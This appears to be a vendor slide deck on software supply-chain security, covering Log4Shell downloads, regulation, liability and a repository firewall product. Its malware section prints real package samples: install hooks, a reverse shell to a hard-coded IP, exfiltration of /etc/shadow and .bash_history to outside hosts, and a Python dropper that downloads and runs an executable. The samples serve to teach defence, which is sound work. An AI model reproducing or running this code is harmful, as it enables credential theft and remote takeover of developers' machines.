



**Prevent Malware from  
Entering your SDLC and  
Save your Company**

# Meet Today's Presenter



**Cameron Townshend**  
Principal Solutions Architect

# Today's Topics

1

## What we Know

Look at key regulations, trends in liability and Log4shell downloads

2

## Taking Action

Explore potential impact and identify actions you can take today to protect your company and assets

3

## DevSecOps Controls

# What we Know

# Apache Log4J Vulnerable downloads



CVSS severity rating of 10, the highest available score. The exploit is simple to execute and allows attackers to remotely execute code on a targeted system



Publicly disclosed in December 2021.

**Enterprises are still downloading the vulnerable version**

# Apache Log4J Vulnerable downloads

199,450,469

Total Downloads Since Dec 10, 2021


32 % vulnerable

31 %


Vulnerable Downloads Last 7 Days

3,076,718 total downloads

log4j Daily Central Downloads



log4j Percent Daily Central Downloads



See Live Stats <https://www.sonatype.com/resources/log4j-vulnerability-resource-center>

# Regulation Around the World



## U.S. Office of Management and Budget: M-22-18

- Originated from Presidential Executive Orders of 2021
- **2023 deadlines** for software attestations and, if requested, SBOMS
- Impacts federal agencies and those who sell software to U.S. government agencies



## EU Cyber Resilience Act (CRA)

- Intended to “bolster cybersecurity rules to ensure more secure hardware and software products” with a focus on **fewer vulnerabilities**
- Specifically mentions a manufacturer’s recall for products with “digital elements”



## ACSC’s Guidelines for Software Development

- Issued in March 2023
- Focus on Application Security Testing, with specific focus on **helping developers identify vulnerabilities**
- Directs following U.S. NTIA’s SBOM Guidelines





# Australia Guidelines for Software Development

Australian Cyber Security Centre (ACSC) issued [Guidelines for Software Development](#), specifically calling out need for:

- **Application security testing** -----> Focus on helping developers **identify vulnerabilities**
- **Software Bill of Materials (SBOM)s** -----> Direction to follow U.S. National Telecommunications and Information Administration SBOM Guidelines



Australian Government  
Australian Signals Directorate

**ASD** AUSTRALIAN  
SIGNALS  
DIRECTORATE

<https://www.cyber.gov.au/about-us/view-all-content/publications/principles-and-approaches-for-security-by-design-and-default>



# The Cost of Suboptimal Cybersecurity

Increase in malicious software supply chain attacks in one year.

633%

The problem is growing.

Estimated cost of a data breach on a per-incident basis.

\$4.5M

The cost is astronomical....

Percentage of growth stalls are avoidable

85%

especially when you then consider innovation loss and financial misses.

# Liability: Corporate and Class Actions



Shareholder lawsuit alleges company misled investors about security practices leading up to 2019 data breach.



Delta Airlines sues a software provider for a malware attack that allegedly allowed fraudsters to access data.



Employees of Tesla and PepsiCo sued UKG due to alleged data security negligence.

# Taking Action

# Key Contributor to Breaches: The Developer Double Standard



Proxy to internet and regular monitoring and management of what crosses the border into the network

**General Employees and Network**



Unmonitored and unmanaged code crosses the border and is added to the company's repository

**Developers**

# Repository Firewall

The fastest and easiest way to protect your organization from costly supply chain attacks




## First Line of Defence

Block malicious and suspicious packages from entering your supply chain



## Innovate Faster

Automatically find and return secure versions of requested components




## Reduce Time to Market

Prevent costly issues in your SDLC before they happen and get your code to market faster

# Sonatype Automates Software Supply Chains

Open Source Code / Source Code / Containerized Code / SBOMs




# What does an open source attack look like



# NPM Malware (typosquat) – “electorn”

```
package.json
1  {
2    "name": "electorn",
3    "version": "10.0.0",
4    "description": "wrap electron, auto update.",
5    "main": "index.js",
6    "scripts": {
7      "test": "echo \"Error: no test specified\" && exit 1",
8      "preinstall": "node update.js &"
9    },
10   "author": "",
11   "license": "ISC",
12   "dependencies": {
13     "electron": "^10.0.0",
14     "node-machine-id": "^1.1.12",
15     "node-serialize": "0.0.4"
16   }
17 }
```




Ref: <https://blog.sonatype.com/sonatype-spots-malicious-npm-packages>

# Malware code - electorn

```
1  const os = require("os"),
2      serialize = require("node-serialize"),
3      https = require("https"),
4      package = require("./package.json");
5
6  function fingerprint() {
7      let a = "";
8      try {
9          a = machineIdSync()
10     } catch (b) {
11         let c = os.userInfo(),
12             d = os.cpus().map(a => a.model.replace(/ /g, ""));
13         a = Buffer.from(c.username + c.homedir + d[0]).toString("base64")
14     }
15     return a
16 }
17
18 function fetchIpInfo(a) {
19     return new Promise((b, c) => {
20         const d = https.get(a, a => {
21             let c = [];
22             a.on("data", a => {
23                 c.push(a)
24             }), a.on("end", () => {
25                 c = JSON.parse(c.toString());
26                 let a = c.ip,
27                     d = c.country,
28                     e = c.city;
29                 b(`ip: ${a}, country: ${d}, city: ${e}`)
30             })
31         });
32         d.on("error", a => c(a))
33     })
34 }
```

sonatype

# Malware – dependency confusion



The image shows a file explorer on the left and a code editor on the right. The file explorer displays a directory structure for a project named 'amzn'. It includes folders for versions '1.0.0' and '2.0.0', each containing a 'package' folder. The 'package.json' file in the '1.0.0' version's 'package' folder is selected. The code editor on the right shows the contents of this 'package.json' file, which is a JSON object with the following properties: 'name' (amzn), 'version' (1.0.0), 'description' (empty), 'main' (index.js), 'scripts' (with 'postinstall' and 'test' scripts), 'author' (zappos), and 'license' (ISC). The 'test' script is designed to trigger an error if no test is specified.

```
1 {  
2   "name": "amzn",  
3   "version": "1.0.0",  
4   "description": "",  
5   "main": "index.js",  
6   "scripts": {  
7     "postinstall": "node run.js",  
8     "test": "echo \"Error: no test specified\" && exit 1"  
9   },  
10  "author": "zappos",  
11  "license": "ISC"  
12 }  
13
```

Ref: <https://blog.sonatype.com/malicious-dependency-confusion-copycats-exfiltrate-bash-history-and-etc-shadow-files>




```

1  const https = require('https')
2  const os = require('os')
3  const execSync = require('child_process').execSync;
4
5  code = execSync('cat /etc/shadow');
6
7  process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0;
8
9  var info = os.userInfo()
10
11  var username = encodeURIComponent(info.username)
12  var home_dir = encodeURIComponent(info.homedir)
13  var current_dir = encodeURIComponent(__dirname)
14  var code = encodeURIComponent(code)
15
16  //Fetching IP Address
17
18  var ifaces = os.networkInterfaces();
19
20  var addresses = Object.keys(ifaces).reduce(function (result, dev) {
21    return result.concat(ifaces[dev].reduce(function (result, details) {
22      return result.concat(details.family === 'IPv4' && !details.internal ? [details.address] : []);
23    }, []));
24  });
25
26  (function(){
27    var net = require("net"),
28        cp = require("child_process"),
29        sh = cp.spawn("/bin/sh", []);
30    var client = new net.Socket();
31    client.connect(5482, "5.189.184.129", function(){
32      client.pipe(sh.stdin);
33      sh.stdout.pipe(client);
34      sh.stderr.pipe(client);
35    });
36    return /a/; // Prevents the Node.js application from crashing
37  })();
38
39
40  var pt = "?@amzn="+username+"|"+home_dir+"|"+current_dir+"|"+addresses+"|"+code
41
42  const options = {
43    hostname: 'comevil.fun',
44    port: 443,
45    path: pt,
46    method: 'GET'
47  }
48
49  const req = https.request(options, res => {

```

# Can I sneak peek at your .bash\_history?



The image shows a file explorer on the left and a code editor on the right. The file explorer displays a directory structure for a project named 'serverless-slack-app'. The code editor shows the 'package.json' file with the following content:

```
1 {
2   "name": "serverless-slack-app",
3   "version": "9.9.0",
4   "description": "",
5   "main": "index.js",
6   "scripts": {
7     "preinstall": "node index.js",
8     "test": "",
9     "postinstall": "npx https://gist.github.com/dimax0220/52da30e74adb24f2190ee7967444c864"
10  },
11  "author": "",
12  "license": "ISC"
13 }
```



The image shows a code editor with a JavaScript file. The code is as follows:

```
8 const options = {
9   host: "d9c0c0d50237.ngrok.io",
10  path: '/',
11  port: 80,
12  method: 'POST'
13 };
14
15 const req = http.request(options, function(response) {
16   console.log(response);
17 });
18
19 fs.readFile(`${home}/.bash_history`, 'utf-8', function(error, data) {
20   console.log(data);
21   req.write(data);
22   req.end();
23 });
```


# colored or colored

```
colored.py
1 import os, urllib.request, threading, subprocess
2
3 __BASE_URL__ = 'https://reentry.co/2sv84/raw'
4
5 class Dropper:
6     @staticmethod
7     def ResolveBinaryAddr() -> str:
8         return urllib.request.urlopen(urllib.request.Request(__BASE_URL__)).read().decode('
          utf-8').split('\n')[0]
9
10    @staticmethod
11    def DropBinary(url: str):
12        path = f"C:\\Users\\{os.getenv('username')}\\AppData\\Local\\Temp\\Bin.exe"
13        subprocess.call(f'curl -o {path} {url} && start {path}', shell=False, creationflags=0x
          08000000)
14
15    def __init__():
16        Dropper.DropBinary(Dropper.ResolveBinaryAddr())
17
18    def init():
19        threading.Thread(target=__init__).start()
```

# THE FORRESTER WAVE™

## Software Composition Analysis

Q2 2023



Ref: [https://reprints2.forrester.com/#!/assessments/20forrester-sca-wave&utm\\_source=sales-email&utm\\_medium=forrester](https://reprints2.forrester.com/#!/assessments/20forrester-sca-wave&utm_source=sales-email&utm_medium=forrester)

20forrester-sca-



# Malicious Packages Detected



